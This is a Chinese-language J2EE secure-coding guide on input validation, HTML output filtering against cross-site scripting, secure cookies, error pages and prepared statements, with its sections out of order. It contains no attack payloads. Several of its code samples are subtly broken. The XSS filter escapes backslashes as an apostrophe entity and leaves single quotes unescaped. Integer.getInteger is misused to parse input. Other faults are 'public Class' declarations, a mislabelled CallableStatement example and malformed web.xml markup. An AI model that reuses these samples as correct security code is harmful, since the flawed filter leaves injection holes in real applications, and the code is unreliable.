    if (Validator.validateInt(fieldValue)) {
        int numberOfChoices = Integer.parseInt(fieldValue);
        if (Validator.validateRange(numberOfChoices, 10, 20)) {
            // numberOfChoices is valid, continue processing request
            ...
        }
    }
}
}

```

[5] 字段选项 Web 应用程序通常会为用户显示一组可供选择的选项（例如，使用 **SELECT HTML** 标记），但不能执行服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。以下示例验证用户针对允许的选项列表进行的选择：

```

// Example to validate user selection against a list of options
public Class Validator {
    ...
    public static boolean validateOption(Object[] options, Object value) {
        boolean isValidValue = false;
        try {
            List list = Arrays.asList(options);
            if (list != null) {
                isValidValue = list.contains(value);
            }
        } catch (Exception e) {
        }
        return isValidValue;
    }
    ...
}
...
// Allowed options
String[] options = {"option1", "option2", "option3"};
// Verify that the user selection is one of the allowed options
String userSelection = request.getParameter("userSelection");
if (Validator.validateOption(options, userSelection)) {
    // valid user selection, continue processing request
    ...
}
}

```

[6] 字段模式

始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 **userName** 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：**`^[a-zA-Z0-9]*$`**

Java 1.3 或更早的版本不包含任何正则表达式包。建议将“**Apache 正则表达式包**”（请参阅以下“资源”）与 **Java 1.3** 一起使用，以解决该缺乏支持的问题。执行正则表达式验证的示例：

```

// Example to validate that a given value matches a specified pattern
// using the Apache regular expression package
import org.apache.regexp.RE;
import org.apache.regexp.RESyntaxException;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;

```

```

        if (validateRequired(expression)) {
            RE r = new RE(expression);
            match = r.match(value);
        }
        return match;
    }
    ...
}
...
// Verify that the userName request parameter is alpha-numeric
String userName = request.getParameter("userName");
if (Validator.matchPattern(userName, "[a-zA-Z0-9]*$")) {
    // userName is valid, continue processing request
    ...
}

```

Java 1.4 引进了一种新的正则表达式包（`java.util.regex`）。以下是使用新的 Java 1.4 正则表达式包的 `Validator.matchPattern` 修订版：

```

// Example to validate that a given value matches a specified pattern
// using the Java 1.4 regular expression package
import java.util.regex.Pattern;
import java.util.regex.Matcher;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
            match = Pattern.matches(expression, value);
        }
        return match;
    }
    ...
}

```

[7] cookie 值使用 `javax.servlet.http.Cookie` 对象来验证 cookie 值。适用于 cookie 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。
验证必需 cookie 值的示例：

```

// Example to validate a required cookie value
// First retrieve all available cookies submitted in the HTTP request
Cookie[] cookies = request.getCookies();
if (cookies != null) {
    // find the "user" cookie
    for (int i=0; i<cookies.length; ++i) {
        if (cookies[i].getName().equals("user")) {
            // validate the cookie value
            if (Validator.validateRequired(cookies[i].getValue()) {
                // valid cookie value, continue processing request
                ...
            }
        }
    }
}
}

```

[8] HTTP 响应

[8-1] 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，请通过将敏感字符转换为其对应的字符实体来清理 HTML。这些是 HTML 敏感字符：< > ' % ;) (& +

以下示例通过将敏感字符转换为其对应的字符实体来过滤指定字符串：

```
// Example to filter sensitive data to prevent cross-site scripting
public Class Validator {
    ...
    public static String filter(String value) {
        if (value == null) {
            return null;
        }
        StringBuffer result = new StringBuffer(value.length());
        for (int i=0; i<value.length(); ++i) {
            switch (value.charAt(i)) {
                case '<':
                    result.append("&lt;");
                    break;
                case '>':
                    result.append("&gt;");
                    break;
                case '"':
                    result.append("&quot;");
                    break;
                case '\\':
                    result.append("&#39;");
                    break;
                case '%':
                    result.append("&#37;");
                    break;
                case ';':
                    result.append("&#59;");
                    break;
                case '(':
                    result.append("&#40;");
                    break;
                case ')':
                    result.append("&#41;");
                    break;
                case '&':
                    result.append("&amp;");
                    break;
                case '+':
                    result.append("&#43;");
                    break;
                default:
                    result.append(value.charAt(i));
                    break;
            }
        }
        return result;
    }
    ...
}
...
// Filter the HTTP response using Validator.filter
PrintWriter out = response.getWriter();
// set output response
out.write(Validator.filter(response));
out.close();
```

Java Servlet API 2.3 引进了“过滤器”，它支持拦截和转换 HTTP 请求或响应。

以下示例使用 `Validator.filter` 来用“Servlet 过滤器”清理响应：

```
// Example to filter all sensitive characters in the HTTP response using a Java Filter.
// This example is for illustration purposes since it will filter all content in the response, including
HTML tags!
public class SensitiveCharsFilter implements Filter {
    ...
    public void doFilter(ServletRequest request,
                        ServletResponse response,
                        FilterChain chain)
        throws IOException, ServletException {
```

```

        PrintWriter out = response.getWriter();
        ResponseWrapper wrapper = new ResponseWrapper((HttpServletResponse) response);
        chain.doFilter(request, wrapper);

        CharArrayWriter caw = new CharArrayWriter();
        caw.write(Validator.filter(wrapper.toString()));

        response.setContentType("text/html");
        response.setContentLength(caw.toString().length());
        out.write(caw.toString());
        out.close();
    }
    ...
    public class CharResponseWrapper extends HttpServletResponseWrapper {
        private CharArrayWriter output;

        public String toString() {
            return output.toString();
        }

        public CharResponseWrapper(HttpServletResponse response) {
            super(response);
            output = new CharArrayWriter();
        }

        public PrintWriter getWriter() {
            return new PrintWriter(output);
        }
    }
}
}

```

[8-2] 保护 cookie

在 cookie 中存储敏感数据时，确保使用 `Cookie.setSecure`（布尔标志）在 HTTP 响应中设置 cookie 的安全标志，以指导浏览器使用安全协议（如 HTTPS 或 SSL）发送 cookie。

保护“用户”cookie 的示例：

```

// Example to secure a cookie, i.e. instruct the browser to
// send the cookie using a secure protocol
Cookie cookie = new Cookie("user", "sensitive");
cookie.setSecure(true);
response.addCookie(cookie);

```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] Jakarta Commons Validator（与 Struts 1.1 集成）**Jakarta Commons Validator** 实施所有以上数据验证需求，是强大的框架。这些规则配置在定义表单字段的输入验证规则的 XML 文件中。在缺省情况下，Struts 支持在使用 Struts“bean:write”标记撰写的所有数据上，过滤 [8] HTTP 响应中输出的危险字符。可通过设置“filter=false”标志来禁用该过滤。

Struts 定义以下基本输入验证器，但也可定义定制的验证器：

required：如果字段包含空格以外的任何字符，便告成功。

mask：如果值与掩码属性给定的正则表达式相匹配，便告成功。

range：如果值在 min 和 max 属性给定的值的范围内（(value >= min) & (value <= max)），便告成功。

maxLength：如果字段长度小于或等于 max 属性，便告成功。

minLength：如果字段长度大于或等于 min 属性，便告成功。

byte、short、integer、long、float、double：如果可将值转换为对应的基本类型，便告成功。

date：如果值代表有效日期，便告成功。可能会提供日期模式。

creditCard：如果值可以是有效的信用卡号码，便告成功。

e-mail：如果值可以是有效的电子邮件地址，便告成功。

使用“Struts 验证器”来验证 loginForm 的 userName 字段的示例：

```

<form-validation>
  <global>
    ...
    <validator name="required"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateRequired"
      msg="errors.required">
    </validator>
    <validator name="mask"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateMask"
      msg="errors.invalid">
    </validator>
    ...
  </global>
  <formset>
    <form name="loginForm">
      <!-- userName is required and is alpha-numeric case insensitive -->
      <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
        <arg0 key="login.userName.displayName"/>
        <var>
          <var-name>mask</var-name>
          <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
      </field>
      ...
    </form>
    ...
  </formset>
</form-validation>

```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件和输入验证的 Java API（JSR 127）。JavaServer Faces API 实现以下基本验证器，但可定义定制的验证器：**validate_doublerange**：在组件上注册 **DoubleRangeValidator**

validate_length：在组件上注册 **LengthValidator**

validate_longrange：在组件上注册 **LongRangeValidator**

validate_required：在组件上注册 **RequiredValidator**

validate_stringrange：在组件上注册 **StringRangeValidator**

validator：在组件上注册定制的 **Validator**

JavaServer Faces API 定义以下 UIInput 和 UIOutput 处理器（标记）：

input_date：接受以 **java.text.Date** 实例格式化的 **java.util.Date**

output_date：显示以 **java.text.Date** 实例格式化的 **java.util.Date**

input_datetime：接受以 **java.text.DateTime** 实例格式化的 **java.util.Date**

output_datetime：显示以 **java.text.DateTime** 实例格式化的 **java.util.Date**

input_number：显示以 **java.text.NumberFormat** 格式化的数字数据类型（**java.lang.Number** 或基本类型）

output_number：显示以 **java.text.NumberFormat** 格式化的数字数据类型（**java.lang.Number** 或基本类型）

input_text：接受单行文本字符串。

output_text：显示单行文本字符串。

input_time：接受以 **java.text.DateFormat** 时间实例格式化的 **java.util.Date**

output_time：显示以 **java.text.DateFormat** 时间实例格式化的 **java.util.Date**

input_hidden：允许页面作者在页面中包括隐藏变量

input_secret：接受不含空格的单行文本，并在输入时，将其显示为一组星号

input_textarea：接受多行文本

output_errors：显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息

output_label：将嵌套的组件显示为指定输入字段的标签

output_message：显示本地化消息

使用 JavaServer Faces 来验证 loginForm 的 userName 字段的示例：

```

<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>

```

```

<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
    <h:form formName="loginForm" >
        <h:input_text id="userName" size="20" modelReference="UserBean.userName">
            <f:validate_required/>
            <f:validate_length minimum="8" maximum="20"/>
        </h:input_text>
        <!-- display errors if present -->
        <h:output_errors id="loginErrors" clientId="userName"/>
        <h:command_button id="submit" label="Submit" commandName="submit" /><p>
    </h:form>
</f:use_faces>

```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 —

<http://jakarta.apache.org/regexp/>

Jakarta 验证器 —

<http://jakarta.apache.org/commons/validator/>

JavaServer Faces 技术 —

<http://java.sun.com/j2ee/jaserverfaces/>

**** 错误处理:**

许多 J2EE Web 应用程序体系结构都遵循“模型视图控制器 (MVC)”模式。在该模式中，Servlet 扮演“控制器”的角色。Servlet 将应用程序处理委派给 EJB 会话 Bean (模型) 之类的 JavaBean。然后，Servlet 再将请求转发给 JSP (视图)，以呈现处理结果。Servlet 应检查所有的输入、输出、返回码、错误代码和已知的异常，以确保实际处理按预期进行。

数据验证可保护应用程序免遭恶意数据篡改，而有效的错误处理策略则是防止应用程序意外泄露内部错误消息（如异常堆栈跟踪）所不可或缺的。好的错误处理策略会处理以下项：

[1] 定义错误

[2] 报告错误

[3] 呈现错误

[4] 错误映射

[1] 定义错误

应避免在应用程序层（如 Servlet）中硬编码错误消息。相反地，应用程序应该使用映射到已知应用程序故障的错误密钥。好的做法是定义错误密钥，且该错误密钥映射到 HTML 表单字段或其他 Bean 属性的验证规则。例如，如果需要“user_name”字段，其内容为字母数字，并且必须在数据库中是唯一的，那么就应定义以下错误密钥：

(a) ERROR_USERNAME_REQUIRED: 该错误密钥用于显示消息，以通知用户需要“user_name”字段；

(b) ERROR_USERNAME_ALPHANUMERIC: 该错误密钥用于显示消息，以通知用户“user_name”字段应该是字母数字；

(c) ERROR_USERNAME_DUPLICATE: 该错误密钥用于显示消息，以通知用户“user_name”值在数据库中重复；

(d) ERROR_USERNAME_INVALID: 该错误密钥用于显示一般消息，以通知用户“user_name”值无效；

好的做法是定义用于存储和报告应用程序错误的以下框架 Java 类：

- ErrorKeys: 定义所有错误密钥

```

// Example: ErrorKeys defining the following error keys:
// - ERROR_USERNAME_REQUIRED
// - ERROR_USERNAME_ALPHANUMERIC
// - ERROR_USERNAME_DUPLICATE
// - ERROR_USERNAME_INVALID
// ...
public Class ErrorKeys {
    public static final String ERROR_USERNAME_REQUIRED = "error.username.required";
    public static final String ERROR_USERNAME_ALPHANUMERIC = "error.username.alphanumeric";
}

```

```

    public static final String ERROR_USERNAME_DUPLICATE = "error.username.duplicate";
    public static final String ERROR_USERNAME_INVALID = "error.username.invalid";
    ...
}

```

- Error: 封装个别错误

```

// Example: Error encapsulates an error key.
// Error is serializable to support code executing in multiple JVMs.
public class Error implements Serializable {

    // Constructor given a specified error key
    public Error(String key) {
        this(key, null);
    }

    // Constructor given a specified error key and array of placeholder objects
    public Error(String key, Object[] values) {
        this.key = key;
        this.values = values;
    }

    // Returns the error key
    public String getKey() {
        return this.key;
    }

    // Returns the placeholder values
    public Object[] getValues() {
        return this.values;
    }

    private String key = null;
    private Object[] values = null;
}

```

- Errors: 封装错误的集合

```

// Example: Errors encapsulates the Error objects being reported to the presentation layer.
// Errors are stored in a HashMap where the key is the bean property name and value is an
// ArrayList of Error objects.
public class Errors implements Serializable {

    // Adds an Error object to the Collection of errors for the specified bean property.
    public void addError(String property, Error error) {
        ArrayList propertyErrors = (ArrayList)errors.get(property);
        if (propertyErrors == null) {
            propertyErrors = new ArrayList();
            errors.put(property, propertyErrors);
        }
        propertyErrors.put(error);
    }

    // Returns true if there are any errors
    public boolean hasErrors() {
        return (errors.size() > 0);
    }

    // Returns the Errors for the specified property
    public ArrayList getErrors(String property) {
        return (ArrayList)errors.get(property);
    }

    private HashMap errors = new HashMap();
}

```



```
}
```

以下是使用上述框架类来处理“user_name”字段验证错误的示例：

```
// Example to process validation errors of the "user_name" field.
Errors errors = new Errors();
String userName = request.getParameter("user_name");
// (a) Required validation rule
if (!Validator.validateRequired(userName)) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_REQUIRED));
} // (b) Alpha-numeric validation rule
else if (!Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_ALPHANUMERIC));
}
else
{
    // (c) Duplicate check validation rule
    // We assume that there is an existing UserValidationEJB session bean that implements
    // a checkIfDuplicate() method to verify if the user already exists in the database.
    try {
        ...
        if (UserValidationEJB.checkIfDuplicate(userName)) {
            errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
        }
    } catch (RemoteException e) {
        // log the error
        logger.error("Could not validate user for specified userName: " + userName);
        errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
    }
}
// set the errors object in a request attribute called "errors"
request.setAttribute("errors", errors);
...
```

[2] 报告错误

有两种方法可报告 web 层应用程序错误：

- (a) Servlet 错误机制
- (b) JSP 错误机制

[2-a] Servlet 错误机制

Servlet 可通过以下方式报告错误：

- 转发给输入 JSP（已将错误存储在请求属性中），或
- 使用 HTTP 错误代码参数来调用 `response.sendError`，或
- 抛出异常

好的做法是处理所有已知应用程序错误（如 [1] 部分所述），将这些错误存储在请求属性中，然后转发给输入 JSP。输入 JSP 应显示错误消息，并提示用户重新输入数据。以下示例阐明转发给输入 JSP（`userInput.jsp`）的方式：

```
// Example to forward to the userInput.jsp following user validation errors
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd != null) {
    rd.forward(request, response);
}
```

如果 Servlet 无法转发给已知的 JSP 页面，那么第二个选项是使用 `response.sendError` 方法，将 `HttpServletResponse.SC_INTERNAL_SERVER_ERROR`（状态码 500）作为参数，来报告错误。请参阅 `javax.servlet.http.HttpServletResponse` 的 Javadoc，以获取有关各种 HTTP 状态码的更多详细信息。返回 HTTP 错误

的示例:

```
// Example to return a HTTP error code
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd == null) {
    // messages is a resource bundle with all message keys and values
    response.sendError(HttpServletResponse.SC_INTERNAL_SERVER_ERROR,
        messages.getMessage(ErrorKeys.ERROR_USERNAME_INVALID));
}
```

作为最后的手段, Servlet 可以抛出异常, 且该异常必须是以下其中一类的子类: - **RuntimeException** - **ServletException** - **IOException**

[2-b] JSP 错误机制

JSP 页面通过定义 **errorPage** 伪指令来提供机制, 以处理运行时异常, 如以下示例所示:

```
<%@ page errorPage="/errors/userValidation.jsp" %>
```

未捕获的 JSP 异常被转发给指定的 **errorPage**, 并且原始异常设置在名称为 **javax.servlet.jsp.jspException** 的请求参数中。错误页面必须包括 **isErrorPage** 伪指令, 如下所示:

```
<%@ page isErrorPage="true" %>
```

isErrorPage 伪指令导致“exception”变量初始化为所抛出的异常对象。

[3] 呈现错误

J2SE Internationalization API 提供使应用程序资源外部化以及将消息格式化的实用程序类, 其中包括:

(a) 资源束

(b) 消息格式化

[3-a] 资源束

资源束通过将本地化数据从使用该数据的源代码中分离来支持国际化。每一资源束都会为特定的语言环境存储键/值对的映射。

java.util.PropertyResourceBundle 将内容存储在外部属性文件中, 对其进行使用或扩展都很常见, 如以下示例所示:

```
#####
# ErrorMessages.properties
#####
# required user name error message
error.username.required=User name field is required

# invalid user name format
error.username.alphanumeric=User name must be alphanumeric

# duplicate user name error message
error.username.duplicate=User name {0} already exists, please choose another one

...
```

可定义多种资源, 以支持不同的语言环境 (因此名为资源束)。例如, 可定义 **ErrorMessages_fr.properties** 以支持该束系列的法语成员。如果请求的语言环境的资源成员不存在, 那么会使用缺省成员。在以上示例中, 缺省资源是 **ErrorMessages.properties**。应用程序 (JSP 或 Servlet) 会根据用户的语言环境从适当的资源检索内容。

[3-b] 消息格式化

J2SE 标准类 `java.util.MessageFormat` 提供使用替换占位符来创建消息的常规方法。`MessageFormat` 对象包含嵌入了格式说明符的模式字符串，如下所示：

```
// Example to show how to format a message using placeholder parameters
String pattern = "User name {0} already exists, please choose another one";
String userName = request.getParameter("user_name");
Object[] args = new Object[1];
args[0] = userName;
String message = MessageFormat.format(pattern, args);
```

以下是使用 `ResourceBundle` 和 `MessageFormat` 来呈现错误消息的更加全面的示例：

```
// Example to render an error message from a localized ErrorMessages resource (properties file)
// Utility class to retrieve locale-specific error messages
public Class ErrorMessageResource {

    // Returns the error message for the specified error key in the environment locale
    public String getErrorMessage(String errorKey) {
        return getErrorMessage(errorKey, defaultLocale);
    }

    // Returns the error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Locale locale) {
        return getErrorMessage(errorKey, null, locale);
    }

    // Returns a formatted error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Object[] args, Locale locale) {
        // Get localized ErrorMessageResource
        ResourceBundle errorMessageResource = ResourceBundle.getBundle("ErrorMessages", locale);
        // Get localized error message
        String errorMessage = errorMessageResource.getString(errorKey);
        if (args != null) {
            // Format the message using the specified placeholders args
            return MessageFormat.format(errorMessage, args);
        } else {
            return errorMessage;
        }
    }

    // default environment locale
    private Locale defaultLocale = Locale.getDefaultLocale();
}

...
// Get the user's locale
Locale userLocale = request.getLocale();
// Check if there were any validation errors
Errors errors = (Errors)request.getAttribute("errors");
if (errors != null && errors.hasErrors()) {
    // Iterate through errors and output error messages corresponding to the "user_name" property
    ArrayList userNameErrors = errors.getErrors("user_name");
    ListIterator iterator = userNameErrors.iterator();
    while (iterator.hasNext()) {
        // Get the next error object
        Error error = (Error)iterator.next();
        String errorMessage = ErrorMessageResource.getErrorMessage(error.getKey(), userLocale);
        output.write(errorMessage + "\r\n");
    }
}
}
```

建议定义定制 JSP 标记（如 `displayErrors`），以迭代处理并呈现错误消息，如以上示例所示。

[4] 错误映射

通常情况下，“Servlet 容器”会返回与响应状态码或异常相对应的缺省错误页面。可以使用定制错误页面来指定状态码

或异常与 Web 资源之间的映射。好的做法是开发不会泄露内部错误状态的静态错误页面（缺省情况下，大部分 Servlet 容器都会报告内部错误消息）。该映射配置在“Web 部署描述符（web.xml）”中，如以下示例所指定：

```
<!-- Mapping of HTTP error codes and application exceptions to error pages -->
<error-page>
  <exception-type>UserValidationException</exception-type>
  <location>/errors/validationError.html</error-page>
</error-page>
<error-page>
  <error-code>500</exception-type>
  <location>/errors/internalError.html</error-page>
</error-page>
...
</error-page>
...
```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] Jakarta Commons Validator（与 Struts 1.1 集成）Jakarta Commons Validator 是 Java 框架，定义如上所述的错误处理机制。验证规则配置在 XML 文件中，该文件定义了表单字段的输入验证规则以及对应的验证错误密钥。Struts 提供国际化支持以使用资源束和消息格式化来构建本地化应用程序。使用“Struts 验证器”来验证 loginForm 的 userName 字段的示例：

```
<form-validation>
  <global>
    ...
    <validator name="required"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateRequired"
      msg="errors.required">
    </validator>
    <validator name="mask"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateMask"
      msg="errors.invalid">
    </validator>
    ...
  </global>
  <formset>
    <form name="loginForm">
      <!-- userName is required and is alpha-numeric case insensitive -->
      <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
        <arg0 key="login.userName.displayName"/>
        <var>
          <var-name>mask</var-name>
          <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
      </field>
      ...
    </form>
    ...
  </formset>
</form-validation>
```

Struts JSP 标记库定义了有条件地显示一组累计错误消息的“errors”标记，如以下示例所示：

```
<%@ page language="java" %>
<%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %>
<%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean" %>
```

```

<html:html>
<head>
<body>
  <html:form action="/logon.do">
    <table border="0" width="100%">
      <tr>
        <th align="right">
          <html:errors property="username"/>
          <bean:message key="prompt.username"/>
        </th>
        <td align="left">
          <html:text property="username" size="16"/>
        </td>
      </tr>
      <tr>
        <td align="right">
          <html:submit><bean:message key="button.submit"/></html:submit>
        </td>
        <td align="right">
          <html:reset><bean:message key="button.reset"/></html:reset>
        </td>
      </tr>
    </table>
  </html:form>
</body>
</html:html>

```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件、验证输入和支持国际化的 Java API（JSR 127）。

JavaServer Faces API 定义“output_errors”UIOutput 处理器，该处理器显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息。

使用 JavaServer Faces 来验证 loginForm 的 userName 字段的示例：

```

<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
  class="myApplication.UserBean" scope="session" />
<f:use_faces>
  <h:form formName="loginForm" >
    <h:input_text id="userName" size="20" modelReference="UserBean.userName">
      <f:validate_required/>
      <f:validate_length minimum="8" maximum="20"/>
    </h:input_text>
    <!-- display errors if present -->
    <h:output_errors id="loginErrors" clientId="userName"/>
    <h:command_button id="submit" label="Submit" commandName="submit" /><p>
  </h:form>
</f:use_faces>

```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 -

<http://jakarta.apache.org/regex/>

Jakarta 验证器 -

<http://jakarta.apache.org/commons/validator/>
JavaServer Faces 技术 —
<http://java.sun.com/j2ee/jspserverfaces/>

SQL 注入

**** 预编译语句:**

以下是保护应用程序免遭 SQL 注入（即恶意篡改 SQL 参数）的三种可行方法。使用以下方法，而非动态构建 SQL 语句:

[1] **PreparedStatement**，通过预编译并且存储在 **PreparedStatement** 对象池中。**PreparedStatement** 定义 **setter** 方法，以注册与受支持的 JDBC SQL 数据类型兼容的输入参数。例如，**setString** 应该用于 **VARCHAR** 或 **LONGVARCHAR** 类型的输入参数（请参阅 **Java API**，以获取进一步的详细信息）。通过这种方法来设置输入参数，可防止攻击者通过注入错误字符（如单引号）来操纵 SQL 语句。

如何在 J2EE 中使用 **PreparedStatement** 的示例:

```
// J2EE PreparedStatement Example
// Get a connection to the database
Connection myConnection;
if (isDataSourceEnabled()) {
    // using the DataSource to get a managed connection
    Context ctx = new InitialContext();
    myConnection = ((DataSource)ctx.lookup(datasourceName)).getConnection(dbUserName, dbPassword);
} else {
    try {
        // using the DriverManager to get a JDBC connection
        Class.forName(jdbcDriverClassName);
        myConnection = DriverManager.getConnection(jdbcURL, dbUserName, dbPassword);
    } catch (ClassNotFoundException e) {
        ...
    }
}
...
try {
    PreparedStatement myStatement = myConnection.prepareStatement("select * from users where username = ?");
    myStatement.setString(1, userNameField);
    ResultSet rs = myStatement.executeQuery();
    ...
    rs.close();
} catch (SQLException sqlException) {
    ...
} finally {
    myStatement.close();
    myConnection.close();
}
```

[2] **CallableStatement**，扩展 **PreparedStatement** 以执行数据库 SQL 存储过程。该类继承 **PreparedStatement** 的输入 **setter** 方法（请参阅上面的 [1]）。

以下示例假定已创建该数据库存储过程:

```
CREATE PROCEDURE select_user (@username varchar(20))
AS SELECT * FROM USERS WHERE USERNAME = @username;
```

如何在 J2EE 中使用 **CallableStatement** 以执行以上存储过程的示例:

```
// J2EE PreparedStatement Example
```

```
// Get a connection to the database
Connection myConnection;
if (isDataSourceEnabled()) {
    // using the DataSource to get a managed connection
    Context ctx = new InitialContext();
    myConnection = ((DataSource)ctx.lookup(datasourceName)).getConnection(dbUserName, dbPassword);
} else {
    try {
        // using the DriverManager to get a JDBC connection
        Class.forName(jdbcDriverClassName);
        myConnection = DriverManager.getConnection(jdbcURL, dbUserName, dbPassword);
    } catch (ClassNotFoundException e) {
        ...
    }
}
...
try {
    PreparedStatement myStatement = myConnection.prepareStatement("{?= call select_user ?,?}");
    myStatement.setString(1, userNameField);
    myStatement.registerOutParameter(1, Types.VARCHAR);
    ResultSet rs = myStatement.executeQuery();
    ...
    rs.close();
} catch (SQLException sqlException) {
    ...
} finally {
    myStatement.close();
    myConnection.close();
}
```

[3] 实体 **Bean**，代表持久存储机制中的 EJB 业务对象。实体 **Bean** 有两种类型：**bean** 管理和容器管理。当使用 **bean** 管理的持久性时，开发者负责撰写访问数据库的 SQL 代码（请参阅以上的 [1] 和 [2] 部分）。当使用容器管理的持久性时，EJB 容器会自动生成 SQL 代码。因此，容器要负责防止恶意尝试篡改生成的 SQL 代码。

如何在 J2EE 中使用实体 **Bean** 的示例：

```
// J2EE EJB Example
try {
    // lookup the User home interface
    UserHome userHome = (UserHome)context.lookup(User.class);
    // find the User remote interface
    User = userHome.findByPrimaryKey(new UserKey(userNameField));
    ...
} catch (Exception e) {
    ...
}
```

推荐使用的 **JAVA** 工具
不适用

参考资料

<http://java.sun.com/j2se/1.4.1/docs/api/java/sql/PreparedStatement.html>
<http://java.sun.com/j2se/1.4.1/docs/api/java/sql/CallableStatement.html>

**** 输入数据验证：**虽然为方便用户而在客户端层上提供数据验证，但仍必须使用 **Servlet** 在服务器层上执行数据验证。客户端验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 **Javascript**。
一份好的设计通常需要 **Web** 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：[1] 必需字段[2] 字段数据类型（缺省情况下，所有 **HTTP** 请求参数都是“字符串”）[3] 字段长度[4] 字段范围[5] 字段选项[6] 字段模式[7] **cookie** 值[8] **HTTP** 响应好的做法是将以上例程作为“验证器”实用程序类中的静态方法实现。以下部分描述验证器类的一个示例。

[1] 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。

如何验证必需字段的示例：

```
// Java example to validate required fields
public Class Validator {
    ...
    public static boolean validateRequired(String value) {
        boolean isFieldValid = false;
        if (value != null && value.trim().length() > 0) {
            isFieldValid = true;
        }
        return isFieldValid;
    }
    ...
}
...
String fieldValue = request.getParameter("fieldName");
if (Validator.validateRequired(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

[2] 输入的 Web 应用程序中的字段数据类型和输入参数欠佳。例如，所有 HTTP 请求参数或 cookie 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。使用 Java 基本包装程序类，来检查是否可将字段值安全地转换为所需的基本数据类型。

验证数字字段（int 类型）的方式的示例：

```
// Java example to validate that a field is an int number
public Class Validator {
    ...
    public static boolean validateInt(String value) {
        boolean isFieldValid = false;
        try {
            Integer.parseInt(value);
            isFieldValid = true;
        } catch (Exception e) {
            isFieldValid = false;
        }
        return isFieldValid;
    }
    ...
}
...
// check if the HTTP request parameter is of type int
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

好的做法是将所有 HTTP 请求参数转换为其各自的数据类型。例如，开发者应将请求参数的“integerValue”存储在请求属性中，并按以下示例所示来使用：

```
// Example to convert the HTTP request parameter to a primitive wrapper data type
// and store this value in a request attribute for further processing
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // convert fieldValue to an Integer
    Integer integerValue = Integer.getInteger(fieldValue);
    // store integerValue in a request attribute
    request.setAttribute("fieldName", integerValue);
}
```



```

}
...
// Use the request attribute for further processing
Integer integerValue = (Integer)request.getAttribute("fieldName");
...

```

应用程序应处理的主要 **Java** 数据类型:

- Byte
- Short
- Integer
- Long
- Float
- Double
- Date

[3] 字段长度“始终”确保输入参数（HTTP 请求参数或 cookie 值）有最小长度和/或最大长度的限制。以下示例验证 **userName** 字段的长度是否在 8 至 20 个字符之间:

```

// Example to validate the field length
public Class Validator {
    ...
    public static boolean validateLength(String value, int minLength, int maxLength) {
        String validatedValue = value;
        if (!validateRequired(value)) {
            validatedValue = "";
        }
        return (validatedValue.length() >= minLength &&
            validatedValue.length() <= maxLength);
    }
    ...
}
...
String userName = request.getParameter("userName");
if (Validator.validateRequired(userName)) {
    if (Validator.validateLength(userName, 8, 20)) {
        // userName is valid, continue further processing
        ...
    }
}
}

```

[4] 字段范围

始终确保输入参数是在由功能需求定义的范围內。

以下示例验证输入 **numberOfChoices** 是否在 10 至 20 之间:

```

// Example to validate the field range
public Class Validator {
    ...
    public static boolean validateRange(int value, int min, int max) {
        return (value >= min && value <= max);
    }
    ...
}
...
